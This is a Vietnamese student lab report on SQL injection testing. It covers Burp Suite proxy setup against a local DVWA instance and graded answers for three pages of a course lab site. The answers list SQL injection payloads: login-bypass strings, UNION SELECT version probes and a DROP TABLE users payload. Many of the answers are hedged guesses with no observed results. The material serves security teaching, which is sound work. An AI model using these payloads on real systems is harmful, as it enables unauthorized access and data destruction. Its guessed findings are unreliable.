**BÁO CÁO BÀI THỰC HÀNH SỐ 8**

**KIỂM THỬ LỖ HỔNG SQL INJECTION**


**Sử dụng công cụ hỗ trợ kiểm thử Burpsuite**

**4.1. Hướng dẫn cấu hình cơ bản**

Người dùng Windows có thể thực thi chương trình bằng cách mở tập tin burpsuite\_free\_vxx.jar sau khi đã download và bảo đảm rằng Java Runtime đã được cài đặt trên máy tính.


Kiểm tra hoạt động Burp Burp Proxy đóng vai trò là chương trình trung chuyển các HTTP Request/Respone giữa trình duyệt và ứng dụng web, gọi là Intercepting Proxy. Burp cho phép người dùng toàn quyền điều khiển việc gởi/nhận dữ liệu HTTP/s đến máy chủ và trình duyệt phục vụ việc đánh giá bảo mật ứng dụng web một cách cụ thể cho từng lỗ hổng bảo mật.

Cấu hình tại Burp Proxy



Theo mặc định, Burp Proxy được cấu hình lắng nghe trên cổng 8080/TCP. Để kiểm tra chắc chắn rằng không có chương trình hoặc dịch vụ nào khác đang lắng nghe trên cùng cổng 8080/TCP, bạn thực hiện kiểm tra tại thẻ Proxy | Options.

Cấu hình tại trình duyệt Thực hiện cấu hình Proxy tại trình duyệt Firefox như ảnh minh họa




Thiết lập cấu hình để cho phép proxy hoạt động với các các lưu lượng cục bộ (localhost):

- Bước 1: Mở một tab mới và truy cập tới trang about:config. Bỏ qua các cảnh báo nếu có

- Bước 2: Điền giá trị network.proxy.allow\_hijacking\_localhost vào ô tìm kiếm và thiết lập giá trị

true cho nó



**4.2. Sử dụng Burpsuite hỗ trợ kiểm thử SQL Injection**

Phần này sẽ minh họa việc sử dụng Burpsuite để tương tác với website khi kiểm thử SQL Injection

- Bước 1: Cấu hình và khởi động Burpsuite như hướng dẫn ở phần trước


- Bước 2: Trên cửa sổ công cụ Burpsuite, mở thẻ Proxy → Intercept và chắc chắn tính năng Intercept

is on đã được bật


- Bước 3: Mở địa chỉ trang Web cần kiểm thử. Ví dụ dưới đây là giao diện kiểm tra lỗ hổng SQL

Injecion trên website DVWA.

<http://localhost/dvwa/vulnerabilities/sqli/>



- Bước 4: Điền các giá trị bất kỳ nào đó và gửi yêu cầu từ trình duyệt





- Bước 5: Trên thẻ Proxy → Intercept, nhấn nút Forward để chuyển tiếp yêu cầu

- Bước 6: Mở thẻ Proxy → HTTP history, chúng ta sẽ thấy danh sách các thông điệp HTTP mà

Burpsuite đã bắt được. Chọn thông điệp HTTP Request tương ứng ở bước 4, nhấn chuột phải và

chọn Send to Repeater





- Bước 7: Chọn thẻ Repeater. Thẻ này cho phép chúng ta thay đổi nội dung của HTTP Request và

phát lại tới máy chủ. Thẻ con Params liệt kê danh sách các giá trị trên HTTP Header có thể là tham

số đầu vào.


- Bước 8: Để thực hiện kiểm thử cho tham số đầu vào id chúng ta sẽ sửa trực tiếp trên thẻ con Raw.

Chọn thẻ Decoder, điền chuỗi 1' or 1;# và chọn Encode as...→ URL. Kết quả encode cho

chúng ta xâu %31%27%20%6f%72%20%31%3b%23. Chọn lại thẻ Repeater, thay xâu giá trị này

vào cho tham số id và nhấn nút Go. Thông điệp HTTP Response trả về từ server được hiển thị theo

nhiều dạng khác nhau trong phần Response.



**Câu 1*(3.5 điểm)***

Kiểm thử lỗ hổng SQL Injection trên trang web http://webvul.bkcs.vn/register.php

* Xác định các tham số đầu vào và cách thức chúng được gửi tới server **(0.25 điểm)**
* Tham số thường có: username, password, confirm\_password, email.
* Dữ liệu gửi lên server bằng phương thức **POST**
* Phân tích và phán đoán kiểu truy vấn **(0.25 điểm)**
* INSERT INTO users (username, password, email) VALUES ('$username', '$password', '$email')
* Phân tích và phán đoán vị trí của các giá trị tham số đầu vào được sử dụng trong câu truy vấn **(0.5 điểm)**
* $username, $password, $email → được đưa trực tiếp vào giá trị trong câu INSERT.
* Nếu không escape đúng cách → dễ bị **SQL Injection**.
* Xác định mức độ ảnh hưởng của lỗ hổng trên mỗi giá trị đầu vào **(2.5 điểm)**
* testuser', '', '', ''); --
* a' OR 1=1 –
* '); DROP TABLE users; --

**Câu 2 *(3.5 điểm)***

Kiểm thử lỗ hổng SQL Injection trên trang web http://webvul.bkcs.vn/login.php

* Xác định các tham số đầu vào và cách thức chúng được gửi tới server **(0.25 điểm)**
* Thường có: username, password
* Gửi bằng phương thức **POST**
* Phân tích và phán đoán kiểu truy vấn, phân tích và phán đoán vị trí của các tham số đầu vào được sử dụng trong câu truy vấn **(0.25 điểm)**
* SELECT \* FROM users WHERE username='$username' AND password='$password'
* Xác định mức độ ảnh hưởng của lỗ hổng trên mỗi giá trị đầu vào **(3 điểm)**

Kiểm thử với payload:

* **Username:** ' OR 1=1 --
* **Password:** để trống

Nếu truy vấn vẫn trả về kết quả → có thể **bypass login**, truy cập trái phép.

Thử truy cập với các biến thể để đo mức độ:

' UNION SELECT 1,2,3 --

' AND 1=2 UNION SELECT 1,2,version() –

Nếu truy xuất được thông tin DB, user, version ⇒ ảnh hưởng **cao**

**Câu 3 *(3 điểm)***

Kiểm thử lỗ hổng SQL Injection trên trang web http://webvul.bkcs.vn/index.php

* Xác định các tham số đầu vào và cách thức chúng được gửi tới server **(0.25 điểm)**
* Có thể là tham số dạng GET: ?id=1, ?search=abc
* Xác định bằng URL hoặc công cụ như BurpSuite/F12 Network
* Phân tích và phán đoán kiểu truy vấn, vị trí của các tham số đầu vào được sử dụng trong câu truy vấn **(0.25 điểm)**
* SELECT \* FROM products WHERE id = $id
* SELECT \* FROM products WHERE name LIKE '%$search%'
* Xác định mức độ ảnh hưởng của lỗ hổng trên mỗi giá trị đầu vào **(2.5 điểm)**

Thử payload:

http://webvul.bkcs.vn/index.php?id=1' OR '1'='1

http://webvul.bkcs.vn/index.php?id=1' UNION SELECT 1,2,version() --

 Nếu trả về toàn bộ dữ liệu hoặc dữ liệu bất thường ⇒ có lỗ hổng.

 Có thể truy xuất thông tin nhạy cảm nếu không kiểm soát tốt truy vấn.